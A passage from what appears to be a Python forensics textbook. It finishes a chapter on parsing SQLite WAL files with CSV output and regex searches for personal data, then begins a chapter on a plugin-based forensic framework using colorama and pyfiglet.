260             cell_data.append(struct.unpack('>d', data[index:index
+ 8])[0])
261             index += 8
262         # Type 8 == Constant 0 and Type 9 == Constant 1. Neither
        of these take up space in the actual data.
263         elif type == 8:
264             cell_data.append(0)
265         elif type == 9:
266             cell_data.append(1)
267         # Types 10 and 11 are reserved and currently not
        implemented.

```

For types 12 and 13, we must first identify the actual length of the value by applying the appropriate equation. Next, we can simply append the extracted string right into the `cell_data` list. We also need to increment the `index` by the size of the calculated string.

```

268         elif type > 12 and type % 2 == 0:
269             b_length = (type - 12) / 2
270             cell_data.append(data[index:index + b_length])
271             index += b_length
272         elif type > 13 and type % 2 == 1:
273             s_length = (type - 13) / 2
274             cell_data.append(data[index:index + s_length])
275             index += s_length

```

On line 277, we create an `else` case to catch any unexpected serial types and print and log the error. After all types have been processed, the `cell_data` list is returned on line 282.

```
277         else:
278             msg = 'Unexpected serial type: {}'.format(type)
279             print '[-]', msg
280             logging.error(msg)
281
282     return cell_data
```

Writing output with the `csvWriter()` function

The `csvWriter` function is similar to most of our previous CSV writers. A few special considerations needed to be made due to the complexity of the data being written to the file. Additionally, we are only writing some of the data out to a file and discarding everything else. Dumping the data out to a serialized data structure, such as JSON, is left to the reader as a challenge. As with any `csvWriter`, we create a list of our headers, open `csvfile`, create our `writer` object, and write the headers to the first row.

```
285 def csvWriter(data, output_dir):
286     """
287     The csvWriter function writes frame, cell, and data to a CSV
288     output file.
289     :param data: The dictionary containing the parsed WAL file.
290     :param output_dir: The directory to write the CSV report to.
291     :return: Nothing.
292     """
293
294     headers = ['Frame', 'Salt-1', 'Salt-2', 'Frame Offset',
295     'Cell', 'Cell Offset', 'ROWID', 'Data']
296
297     with open(os.path.join(output_dir, 'wal_crawler.csv'), 'wb')
298     as csvfile:
299         writer = csv.writer(csvfile)
300         writer.writerow(headers)
```

Because of our nested structure, we need to create two `for` loops to iterate through the structure. On line 303, we check to see if the cell's data key exists and if it actually contained any data. We noticed during development that sometimes empty cells would be generated and were decided to be discarded in the output. However, it might be relevant in a particular investigation to include empty cells, in which case we'd remove the conditional statements.

```
298         for frame in data['frames']:
299
300             for cell in data['frames'][frame]['cells']:
301
302                 # Only write entries for cells that have data.
303                 if 'data' in data['frames'][frame]['cells'][cell].
keys() and len(data['frames'][frame]['cells'][cell]['data']) > 0:
```

If there is data, we will calculate the `frame_offset` and `cell_offset` relative to the beginning of the file. The offsets we parsed before were relative to the current position within the file. This value would not be very helpful to an examiner who would have to backtrack to find where the relative offset position starts.

For our frame offset, we need to add the file header size (32 bytes), the total page size ($\# \text{frames} * \text{page size}$), and the total frame header size ($\# \text{frames} * 24 \text{ bytes}$). The cell offset is a little simpler and is the frame offset plus the frame header size, and the parsed cell offset from the `wal_attributes` dictionary.

```
304                     # Convert relative frame and cell offsets to
file offsets.
305                     frame_offset = 32 + (frame * data['header']
['pagesize']) + (frame * 24)
306                     cell_offset = frame_offset + 24 +
data['frames'][frame]['cells'][cell]['offset']
```

Next we create a list, `cell_identifiers`, on line 310, which will store the row data to write. This list contains the frame number, salt-1, salt-2, frame offset, cell number, cell offset, and the rowID.

```
308                     # Cell identifiers include the frame #, salt-
1, salt-2, frame offset,
309                     # cell #, cell offset, and cell rowID.
310                     cell_identifiers = [frame, data['frames']
[frame]['header']['salt1'],
311                                         data['frames'][frame]['header']['salt2'],
312                                         frame_offset, cell, cell_offset,
313                                         data['frames'][frame]['cells'][cell]
['rowid']]
```

Finally, on line 316, we write the row along with the payload data to the csvfile.

```
315          # Write the cell_identifiers and actual data
within the cell
316          writer.writerow(cell_identifiers +
data['frames'][frame]['cells'][cell]['data'])
```

If the cell had no payload, then the continue block is executed and we proceed to the next cell. Once the outer for loop finishes executing, that is, all frames have been written to the CSV, we flush any remaining buffered content to the CSV and close the handle on the file.

```
318      else:
319          continue
320
321      csvfile.flush()
322      csvfile.close()
```

An example of the CSV output that might be generated from a WAL file is captured in the following screenshot:

A	B	C	D	E	F	G	H	I	J
Frame	Cells	Salt	Frame	Offset	Cell	Cell	Offset	ROWID	Data
0 -977652151	1343711549		32	0	32291	3	NULL (Rowid?)	https://www.mozilla.org/en-US/firefox/central/	NULL (Rowid?)
0 -977652151	1343711549		32	1	32204	4	NULL (Rowid?)	https://www.mozilla.org/en-US/firefox/help/	NULL (Rowid?)
0 -977652151	1343711549		32	2	32110	5	NULL (Rowid?)	https://www.mozilla.org/en-US/firefox/customize/	NULL (Rowid?)
0 -977652151	1343711549		32	3	32023	6	NULL (Rowid?)	https://www.mozilla.org/en-US/contribute/	NULL (Rowid?)
0 -977652151	1343711549		32	4	31941	7	NULL (Rowid?)	https://www.mozilla.org/en-US/about/	NULL (Rowid?)
0 -977652151	1343711549		32	5	31887	8	NULL (Rowid?)	placesortlist&maxResults=10	NULL (Rowid?)
								place.folder=BOOKMARKS_MINI&folder=UNFILED_BOOKMARKS&folder=TOOLBAR&queryType=1	
0 -977652151	1343711549		32	6	31739	9	NULL (Rowid?)	&sort=z&maxResults=10&excludeQueries=1	NULL (Rowid?)
0 -977652151	1343711549		32	7	31677	10	NULL (Rowid?)	place.type=&sort=r&maxResults=10	NULL (Rowid?)
0 -977652151	1343711549		32	8	32631	11	NULL (Rowid?)	https://search.yahoo.com/yhs/search?p=anarchist+cookbook&ei=UTF-8&spart=mozilla&impv=hs-002	anarchist cookbook - Yahoo Search Results
0 -977652151	1343711549		32	9	31395	12	NULL (Rowid?)	http://search.yahoo.com/_ylt=AoE1vslmFW9coodMQuznlQ_zluvXloDMTBlyOHzyb21IBGNvzG8DMyrxBhcvwMxBd2oWZDBHNvwszcg-/RVv2/REx1450175917/R0=1/0/ua=http%3A%2F%2Fwww.anarchistcookbook.com%2f/RkU/RSvZhs4JctNDz20UAze0nXfPqkQ-	
0 -977652151	1343711549		32	10	32439	13	NULL (Rowid?)	http://www.anarchistcookbook.com/	Anarchist Cookbook Government is not the solution to our problem; government is the problem.

Using regular expression in the regularSearch() function

The regularSearch() function is an optional function that may or may not be called. If the user supplies the -m or -r switches, the function is executed. This function uses regular expressions to identify relevant information within the WAL file and, if identified, print the data to the terminal.

```
325 def regularSearch(data, options):
326     """
327     The regularSearch function performs either default regular
expression searches for personal information
```

```

328     or custom searches based on a supplied regular expression
329     string.
330     :param data: The dictionary containing the parsed WAL file.
331     :param options: The options dictionary contains custom or pre-
332     determined regular expression searching
333     :return: Nothing.
334     """

```

We will use a dictionary that contains the regular expression patterns to run. This will make it easy to identify what category of expression, that is, URL or phone number, had a match and print that with the data to provide context.

First, we must identify which switches were specified by the user. If only `args.r` was specified, then we only need to create the `regexp` dictionary with the supplied custom regular expression. Because either `args.r` or `args.m` were supplied to even reach this function, we know that if the first `if` is `False`, then at least `args.m` must have been supplied.

```

333     msg = 'Initializing regular expression module.'
334     print '\n{}{}\n[+]\'.format('*20), msg
335     logging.info(msg)
336     if options['r'] and not options['m']:
337         regexp = {'Custom': options['r']}
338     else:
339         # Default regular expression modules include: Credit card
340         # numbers, SSNs, Phone numbers, URLs,
341         # IP Addresses.
342         regexp = {'Visa Credit Card': r'^4\d{3}([ -]?)\d{4}\1\d{4}\1\d{4}$',
343                 'SSN': r'\d{3}-\d{2}-\d{4}$',
344                 'Phone Number': r'\d{3}([ \\. \-]?)\d{3}\1\d{4}$',
345                 'URL': r"(http[s]?://)|(www.)"
346                 (?:[a-zA-Z] | [0-9] | [$-_@.&+] | [!*\\(\\),] | (?::%[0-9a-fA-F][0-9a-fA-F]))+",'
347                 'IP Address': r'\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}$'}

```

If that's the case, we need to build our `regexp` dictionary containing our regular expression patterns. By default, we have included our credit card and phone number examples from before along with patterns for SSNs, URLs, and IP addresses. Additionally, on line 347, we need to check for the scenario where both `args.r` and `args.m` were passed.

If they were, we add the custom expression to our dictionary, which already contains the `args.m` expressions.

```
347         if options['r']:
348             regexp['Custom'] = options['r']
```

For each expression in our dictionary, we need to compile it before we can use the `match` function. As we compile each expression, we use several more loops to walk through the `wal_attributes` dictionary and check each cell for any matches.

```
350     # Must compile each regular expression before seeing if any
data "matches" it.
351     for exp in regexp.keys():
352         reg_exp = re.compile(regexp[exp])
```


Starting with lines 354, we create a triple `for` loop to get at each individual piece of data. In the `csvWriter`, we only used two `for` loops because we didn't need to interact with each data point. However, in this case, we do need to do this to successfully identify matches using regular expressions.

Notice the `try` and `except` wrapped around the `match` function. The `match` function expects a string or buffer. It will error out if it tries to match the expression to an integer. So we decided to catch the error and, if encountered, skip to the next piece of data. We could have also solved the issue by casting the `datum` as a string using the `str()` function.

```
354         for frame in data['frames']:
355             for cell in data['frames'][frame]['cells']:
356                 for datum in xrange(len(data['frames'][frame]
['cells'][cell]['data'])):
357                     # TypeError will occur for non-string objects
such as integers.
360                     try:
361                         match = reg_exp.match(data['frames']
[frame]['cells'][cell]['data'][datum])
362                     except TypeError:
363                         continue
364                     # Print any successful match to user.
365                     if match:
366                         msg = '{}: {}'.format(exp, data['frames']
[frame]['cells'][cell]['data'][datum])
367                         print '[*]', msg
368             print '='*20
```


Executing wal_crawler.py

Now that we've written the script, it is time to actually run it. The simplest way of doing so is to supply the input WAL file and output directory.




```
C:\learn-python-for-forensics>python Chapters\Chapter12\Code\wal_crawler.py places.sqlite-wal ./wal_output
[+] Identifying and parsing file header
[+] Identified 3 Frames.
[+] Processing frames...
 0%
[+] Identified 15 cells in frame 0
[+] Processing cells...
[+] Identified 15 cells in frame 1
[+] Processing cells...
100% #####| 3/3 [00:00<00:00, 200.00it/s]
```

Optionally, we can use the `-m` or `-r` switches to engage the regular expression module. The following screenshot shows an example of what the regular expression output looks like.



```
C:\learn-python-for-forensics>python Chapters\Chapter12\Code\wal_crawler.py places.sqlite-wal ./wal_output -m
[+] Identifying and parsing file header
[+] Identified 3 Frames.
[+] Processing frames...
 0%
[+] Identified 15 cells in frame 0
[+] Processing cells...
[+] Identified 15 cells in frame 1
[+] Processing cells...
100% #####| 3/3 [00:00<00:00, 214.29it/s]

=====
[+] Initializing regular expression module.
[*] URL: https://www.mozilla.org/en-US/firefox/central/
[*] URL: https://www.mozilla.org/en-US/firefox/help/
[*] URL: https://www.mozilla.org/en-US/firefox/customize/
[*] URL: https://www.mozilla.org/en-US/contribute/
[*] URL: https://www.mozilla.org/en-US/about/
```



Note that when supplying a custom regular expression to run with the `-r` switch, surround the expression with double quotes. If you fail to do so, you might encounter an error due to havoc wreaked by the special characters in the regular expression.

Challenge

There are a few directions in which we could take this script. As mentioned, there is a great deal of potentially useful data that we are not writing out to a file. It might be useful to store the entire dictionary structure in a JSON file so that others can easily import and manipulate the data. This would allow us to utilize the parsed structure in a separate program and create additional reports from it.

Another useful feature we could develop is a timeline report or graphic for the user. This report would list the current contents of each record and then show progression from the current contents of the records to their older versions or even non-existing records. A tree-diagram or flowchart might be a good means of visualizing change for a particular database record.

Finally, add in a function that supports processing of varint that can be greater than 2 bytes. In our script, we made a simplifying assumption that we were unlikely to encounter a varint greater than 2 bytes. However, it is not impossible to encounter a larger varint and so it may be worthwhile adding in this functionality.

Summary

In this chapter, we learned the forensic significance of a WAL file and how to parse it. We also briefly touched on how to use regular expressions in Python with the `re` module to create generic search patterns. Lastly, we utilized the `tqdm` module to create a progress bar in one line of code. Visit <https://packtpub.com/books/content/support> to download the code bundle for this chapter.

In the next chapter, we will be combining our knowledge from the entire book into a single framework. We will design a framework that allows for basic pre-processing of common artifacts that we have covered. We will demonstrate the framework design and development process and reveal the framework you have been secretly building throughout this book.

13

Coming Full Circle

In this chapter, we will use the scripts we have built in the previous chapters to create a prototype forensic framework. This framework will take some input directory, such as the root folder of a mounted image, and run our plugins against the files to return a series of spreadsheet reports for each plugin.

Up to this point, we have developed standalone scripts in each chapter. By developing a framework, we will illustrate how we can bring these scripts together and execute them as one project.

In *Chapter 8, The Media Age*, we created a miniature framework for parsing various types of embedded metadata. We will borrow from that design and add object-oriented programming to it. Using classes will simplify our framework by creating an abstract object for plugins and writers.

Additionally, in our framework, we will showcase the use of a few external libraries that serve an aesthetic purpose rather than functional. These are `colorama` and `FIGlet`, which allow us to easily print colored text to standard out and create ASCII art, respectively. In addition, our framework will require all third-party modules used in the previous chapters.

In this chapter, we will cover the following topics:

- Framework fundamentals, challenges, and structure
- Adding aesthetic touches to our programs with Colorama and FIGlet

Frameworks

Why build a framework? Oftentimes, we perform the same series of steps for a given piece of evidence. For example, we commonly prepare reports for link, prefetch, and jumplist files, examine registry keys, and establish external devices and network activity to answer forensic questions. As we've seen, we can develop a script to parse these artifacts for us and display the data in a format conducive for rapid analysis. Why not write a series of scripts, each responsible for one artifact, and then control them with a singular script, to execute all at once, and thus further automate our analysis?

A framework can be developed to run a series of scripts and parse multiple artifacts with a single command. The output of such a framework could be a series of analysis-ready spreadsheets. This allows the examiner to skip the same tedious series of steps to process items and start answering meaningful questions about the evidence

Frameworks typically have three main components:

- A main controller
- Plugins
- Writers

The main controller is not very different from our `main()` functions and essentially calls a series of plugins on some input, which parses specific artifacts, store the returned results, and then send the results to a writer for output. Our plugins are scripts that perform a specific task, for example, a script that parses UserAssist artifacts. Writers, similar to our `csvWriter()` functions, take the output from our plugins and write it out to disk. While this seems like a fairly straightforward process, framework development is more complex than developing a single script. This is because we have to worry about building a simple yet efficient structure and keep data standardized between plugins.

Building a framework structure to last

A challenge when developing frameworks is how to keep the code simple and efficient while continuously adding more functionality to the framework. You might find that while the structure of the framework made sense initially, it does not support the needs of your increasingly complex framework, requiring you to rethink and rebuild the internals of the framework. Unfortunately, there is no magical way to "future-proof" your framework and will likely require multiple revisions during its development cycle. The best future-proofing method is to gain experience in design and anticipate design challenges prior to their occurrence

This is no different from normal script development. In early chapters of the book, we iterated through multiple versions of a script. We did this to illustrate the iterative build process you'll discover during development. This same iterative process can be applied at a larger scale for frameworks. While we will not highlight that process in this chapter, keep in mind that the framework developed here might need to be rewritten if more plugins were later added and its efficiency started to lag. Development by iteration allows us to continuously improve on our original design in an effort to create a stable and efficient program.

Data standardization

One of the biggest challenges when developing a framework is data standardization. What that means is standardizing the input and output data for each plugin in order to keep things simple. For example, imagine one plugin that returns a list of dictionaries and another that returns just a list. In order to process these results correctly, you would need to include logic in your writers to handle both scenarios. It pays to implement each plugin in such a way that they return the same data structures. This helps keep your code simple by minimizing additional logic for a variety of special cases.

That being said, there may very well be special scenarios you need to consider for each plugin. In our framework, for example, we will see that some plugins return a list of dictionaries whereas others return a single dictionary. Consider our `setupapi_parser.py` from *Chapter 3, Parsing Text Files*, for a moment, it can identify multiple distinct USB devices and generate a dictionary for each one, whereas our `exif_parser.py` only returns one dictionary containing the embedded metadata within a single file. In this case, rather than trying to rewrite the plugins to comply to our rule, we will include logic to handle additional recursion and nesting of these objects.

Forensic frameworks

There are a great deal of forensic frameworks and plenty of these are open source allowing anyone to contribute to their development. These frameworks are great, not only to contribute to, but see how experienced developers structure their frameworks. Some popular open source forensic frameworks include:

- **Volatility:** This is an incredibly useful memory forensic framework (<http://github.com/volatilityfoundation/volatility>).
- **Plaso:** This is a forensic timelining tool (<http://github.com/log2timeline/plaso>).
- **GRR (Google Rapid Response):** This is an incident response framework for remote forensic analysis (<http://github.com/google/grr>).

Contributing on an actively developing project, framework or not, is a great way of actively learning good programming techniques and developing connections for collaboration on future projects. Enough has been said about frameworks, let's discuss the third-party modules we will use to enhance the aesthetics of our framework.



Make sure to read contribution rules before developing for any project.



Colorama

The `colorama` module (version 0.3.6) allows us to easily create colored terminal text. We are going to use this to highlight good and bad events to the user. For example, when a plugin completes without errors, we display that with a green font. Similarly, when an error is encountered, we will print that in red.

Traditionally, printing colored text to the terminal is achieved by a series of escape characters on Linux or OS X systems. This, however, will not work for Windows operating systems. The following are examples of ANSI escape characters being used to create colored text in Linux or OS X terminals.

```
[>>> print '\033[31m' + '31 is the ANSI color code for red'  
31 is the ANSI color code for red  
[>>> print '\033[39m' + '39 will reset our foreground color to default'  
39 will reset our foreground color to default  
[>>> print '\033[47; 31m' + 'We can supply multiple options by separating them wi]  
th the semicolon. The last option must be immediately followed by "m"  
We can supply multiple options by separating them with the semicolon. The last o  
ption must be immediately followed by "m"
```

The color format is the "escape" character, `\033`, followed by an open bracket and then the desired color code. We can change the background color in addition to the foreground color and even do both at the same time by separating the codes with a semicolon. The color code, `31m`, sets the foreground text to red. The color code, `47m`, sets the background to white. Notice in the second example, in the preceding screenshot, the "`m`" designates the end of the color codes and should therefore only follow the final color code.

We can use `colorama` and call built-in variables that are aliases for the desired ANSI codes. This makes our code more readable and best of all works with Windows Command Prompts after calling `colorama.init()` at the beginning of your script.

```
[>>> import colorama
[>>> print colorama.Fore.RED + 'Red foreground text'
Red foreground text
[>>> print colorama.Fore.RED + colorama.Back.GREEN + 'Red foreground text and gre]en background'
Red foreground text and green background
[>>> print colorama.Style.RESET_ALL
[>>> print 'Back to defaults'
Back to defaults]
```

The `colorama` module has three main formatting options: `Fore`, `Back`, and `Style`. These allow us to make changes to the foreground or background text color and its style. The colors available for the foreground and background include: black, red, green, yellow, blue, magenta, cyan, and white.

It is possible to change other text properties using ANSI escape characters, such as if we wanted to make the text dimmer or brighter. ANSI color codes and other information on the `colorama` library can be found at <https://pypi.python.org/pypi/colorama>.

FIGlet

`FIGlet`, and its python extension `pyfiglet` (version 0.7.4), is a great and simple way of generating ASCII art. All we need to do is supply `FIGlet` with a string of our choice and a font style, which dictates the design of our text. We will use this module to print the title of our framework at the beginning of the program execution to give it some personality.

To use `FIGlet`, we need to create a `FIGlet` object and specify the type of font we would like to use. We then call the object's `renderText` method along with the string to style. A full list of fonts can be found at <http://www.figlet.org/examples.html>.

```
>>> from pyfiglet import Figlet
>>> f = Figlet(font='banner')
```

```
>>> print f.renderText('Forensics')
#####
#     #####  ##### #   #  ##### #  ##### #####
#     # #   # #   ##  # #   # #   # #   #
##### # #   # ##### # #   # #   ##### # #   #####
#     # # ##### #   # #   # #   # #   # #   #
#     # #   # #   #   ## #   # #   # #   # #
#     ##### #   # ##### #   # ##### #   ##### #####
#
```

With the necessary third-party modules introduced, let's start walking through the framework code itself.

Exploring the framework – framework.py

Our framework will take some input directory, recursively index all of its files, run a series of plugins, and then write a series of reports into a specified output directory. The idea is that the examiner could mount a .E01 or .dd file using FTK Imager or a similar tool and then run the framework against the mounted directory.

The layout of a framework is an important first step in achieving a simplistic design. We recommend placing writers and plugins in appropriately labeled subdirectories under the framework controller. Our framework is laid out in the following manner:

```
|-- framework.py
|-- requirements.txt
|-- plugins
|   |-- __init__.py
|   |-- exif.py
|   |-- id3.py
|   |-- office.py
|   |-- pst_indexer.py
|   |-- setupapi.py
|   |-- userassist.py
|   |-- wal_crawler.py
|   |-- helper
|       |-- __init__.py
|       |-- utility.py
|       |-- usb_lookup.py
|-- writers
```

```
|-- __init__.py  
|-- csv_writer.py  
|-- xlsx_writer.py  
|-- kml_writer.py
```

Our `framework.py` script contains the main logic of our framework—handling the inputs and outputs for all of our plugins. The `requirements.txt` file contains one third-party module on each line used by the framework. In this format, we can use this file with `pip` to install all of the listed modules. `Pip` will try to install the latest version of the module unless a version is specified immediately following the module name and two equal to signs (that is, `colorama==0.3.6`). We can install third-party modules from our `requirements.txt` file using the following code:

```
pip install -r requirements.txt
```

The plugins and writers are stored in their own respective directories with an `__init__.py` file to ensure that Python can find the directory. Within the `plugins` directory are 7 initial plugins our framework will support. The plugins we will include are as follows:

- The `Setupapi` parser from *Chapter 3, Parsing Text Files*
- The `UserAssist` parser from *Chapter 6, Extracting Artifacts from Binary Files*
- The EXIF, ID3, and Office embedded metadata parsers from *Chapter 8, The Media Age*
- The `PST` parser from *Chapter 10, Did Someone Say Keylogger?*
- The `WAL` file parser from *Chapter 12, Recovering Transient Database Record*

There is also a helper directory containing some helper scripts required by some of the plugins. There are currently 3 supported output formats for our framework: CSV, XLSX, and KML. Only the `exif` plugin will make use of the `kml_writer` to create a Google Earth map with plotted EXIF GPS data as we have seen in *Chapter 8, The Media Age*.

Now that we understand the how, why, and layout of our framework, let's dig into some code. On lines 1 through 11, we import the modules we plan to use. Note that this is only the list of modules required in this immediate script. It does not include the dependencies required by the various plugins. Plugin-specific imports are made in their respective scripts.

Most of these imports should look familiar from the previous chapters with the exception of new additions of `colorama` and `pyfiglet`. On lines 5 and 6, we import our `plugins` and `writers` subdirectories, which contain the scripts for our plugins and writers.

The `colorama.init()` call on line 11 is a prerequisite that allows us to print colored text to Windows Command Prompt.

```
001 import os
002 import sys
003 import logging
004 import argparse
005 import plugins
006 import writers
007 import colorama
008 from datetime import datetime
009 from pyfiglet import Figlet
010
011 colorama.init()
012
013 __author__ = 'Preston Miller & Chapin Bryce'
014 __date__ = '20160401'
015 __version__ = 0.01
016 __description__ = 'This script is our framework controller and
handles each plugin'
```

On line 19, we define our `Framework` class. This class will contain a variety of methods, which handle the initialization and execution of the framework. The `run()` method acts as our typical main function and calls the `_list_files()` and `_run_plugins()` methods. The `_list_files()` method walks through files in the user supplied directory and based upon the name or extension adds the file to a plugin-specific processing list. Then the `_run_plugins()` method takes these lists and executes each individual plugin, stores the results, and calls the appropriate writer.

```
019 class Framework(object):
...
021     def __init__():
...
029     def run():
...
042     def _list_files():
...
080     def _run_plugins():
```

Within the `Framework` class are two subclasses: `Plugin` and `Writer`. The `Plugin` class is responsible for actually running the plugin, logging when it completes, and sending data to be written. The `run()` method repeatedly executes each function for every file in the plugin's processing list. It appends the returned data to a list, which is mapped to the key in a dictionary. This dictionary also stores the desired fieldnames for the spreadsheet, specific to the plugin data fields. The `write()` method creates the plugin specific output directory and, based on the type of output specified, makes appropriate calls to the `Writer` class.

```
151     class Plugin(object):
...
153         def __init__():
...
159         def run():
...
178         def write():
```

The `Writer` class is the simplest class of the three. Its `run()` method simply executes the desired writers with the correct input.

```
193     class Writer(object):
...
195         def __init__():
...
205         def run():
```

As with all of our scripts, we use `argparse` to handle command-line switches. On lines 216 and 217, we create two positional arguments for our input and output directories. The two optional arguments on lines 218 and 219 specify XLSX output and the desired log path, respectively.

```
212 if __name__ == '__main__':
213
214     parser = argparse.ArgumentParser(version=str(__version__),
description=__description__,
215                                         epilog='Developed by ' + __
author__ + ' on ' + __date__)
216     parser.add_argument('INPUT_DIR', help='Base directory to
process.')
217     parser.add_argument('OUTPUT_DIR', help='Output directory.')
218     parser.add_argument('-x', help='Excel output (Default CSV)',
action='store_true')
219     parser.add_argument('-l', help='File path and name of log
file.')
220     args = parser.parse_args()
```

We see our first use of the `colorama` library on line 224. If the supplied input and output directories are files, we print a red error message to the console. For the rest of our framework, we will use error messages displayed in red text and success messages in green.

```
222     if os.path.isfile(args.INPUT_DIR) or os.path.isfile(args.  
OUTPUT_DIR):  
223         msg = 'Input and Output arguments must be directories.'  
224         print colorama.Fore.RED + '[-]', msg  
225         sys.exit(1)
```


On line 227, we check if the optional directory path has been supplied for the log file. If so, we create the directory (if it does not exist), and store the filename for the log in the variable `log_path`.

```
227     if args.l:  
228         if not os.path.exists(args.l):  
229             os.makedirs(args.l) # create log directory path  
230         log_path = os.path.join(args.l, 'framework.log')  
231     else:  
232         log_path = 'framework.log'
```

On lines 234 and 235, we create our `Framework` object and then call its `run()` method. We pass the following arguments into the `Framework` constructor to instantiate the object: `INPUT_DIR`, `OUTPUT_DIR`, `log_path`, and `excel`. In the next section, we will inspect the `Framework` class in greater detail.

```
234     framework = Framework(args.INPUT_DIR, args.OUTPUT_DIR, log_  
path, excel=args.x)  
235     framework.run()
```

The following flow chart highlights how the different methods in the `framework.py` script interact. Keep in mind that this flow chart only shows interactions within the immediate script and does not account for the various plugin, writer, and utility scripts.



Exploring the Framework object

We developed our framework with an object-oriented programming design in mind. This will allow us to create compartmentalized and reusable objects. Within our `Framework` object are `Plugin` and `Writer` objects, which we will explore in the proceeding sections. The `Framework` class is defined on line 19 and extends the `object` class. In Python 2.X, inheriting from `object` replaces the previous tradition of inheriting nothing, has become standard in 3.X.

```
019 class Framework(object):
```

Understanding the Framework `__init__()` constructor

The `__init__()` method for the framework is defined on line 21. In this constructor, we assign the arguments passed to the constructor as instance variables. We also configure the `logging` module on line 24. Let's now look at the `run()` method, which, as we saw is defined immediately after the `Framework` object is instantiated.

```
021     def __init__(self, input_directory, output_directory, log,
**kwargs):
022         self.input = input_directory
023         self.output = output_directory
024         logging.basicConfig(filename=log, level=logging.DEBUG,
025                             format='%(asctime)s | %(levelname)s |
026                             %(message)s', filemode='a')
027         self.log = logging.getLogger(log)
028         self.kwargs = kwargs
```

Creating the Framework run() method

The `run()` method, defined on line 29, executes the entire logic of our framework in a few lines of code. Lines 30 through 36 simply print and log startup information for debugging purposes. Notice the use of `Figlet` on lines 33 and 34 to print our framework's title to the console.

```
029      def run(self):
030          msg = 'Initializing framework v' + str(__version__)
031          print '[+]', msg
032          self.log.info(msg)
033          f = Figlet(font='doom')
034          print f.renderText('Framework')
035          self.log.debug('System ' + sys.platform)
036          self.log.debug('Version ' + sys.version)
```

On line 37, we check to see if the output directory exists. If it does not, we create it using the `os.makedirs()` method. Finally, on lines 39 and 40, we call the `_list_files()` and `_run_plugins()` methods to index the input directory files and run our plugins against them.

```
037          if not os.path.exists(self.output):
038              os.makedirs(self.output)
039              self._list_files()
040              self._run_plugins()
```

Iterating through files with the Framework `_list_files()` method

The `_list_files()` method is used to recursively iterate through each file in the input directory. It stores the files into a processing list for a plugin based on the file's name or extension. One drawback to this approach is that we are relying on file extensions to be correct rather than using the file signatures themselves. One could implement this functionality into the framework by using `struct` to check each file's signature as we have done in the previous chapters.

Notice that the `_list_files()` method has a single leading underscore. This is Python's way of declaring an internal or private method. What it means here is that we are declaring that the `_list_files()` method should not be imported and, generally, should not be directly called by the user. For instance, we should not call `Framework._list_files()` on our `Framework` object after we instantiated it on line 234. Instead, we can call the `run()` method, which in turn calls the `_list_files()` method internally.

The `_list_files()` method is defined on line 42 and prints and logs the current execution status. On lines 47 through 53, we create a series of lists specific to each plugin. These lists are used to store any file identified as compatible with a plugin for later processing.

```
042     def _list_files(self):
043         msg = 'Indexing {}'.format(self.input)
044         print '[+]', msg
045         logging.info(msg)
046
047         self.wal_files = []
048         self.setupapi_files = []
049         self.userassist_files = []
050         self.exif_metadata = []
051         self.office_metadata = []
052         self.id3_metadata = []
053         self.pst_files = []
```

Starting on line 55, we use the `os.walk()` method used in the previous chapters to iterate over the input directory. For each file, we create two variables, one for the name of the current file and another for the extension of the current file. On line 59, we check if Python can interact with file. During testing, we noted that sometimes the file could not be parsed and so we elected to skip these files.

```
055         for root, subdir, files in os.walk(self.input,
topdown=True):
056             for file_name in files:
057                 current_file = os.path.join(root, file_name)
058                 current_file = current_file.decode('utf-8').
lower()
059                 if not os.path.isfile(current_file):
060                     logging.warning(u"Could not parse file {}...
Skipping...".format(current_file))
061                     continue
062                     ext = os.path.splitext(current_file) [1]
```

Using our `current_file` and `ext` variables, we use a series of conditional statements to identify files for our plugins. For example, on line 63, we check if the file contains `ntuser.dat` in its name as this most likely identifies it as a User's registry hive and is appended to our `userassist_files` list.

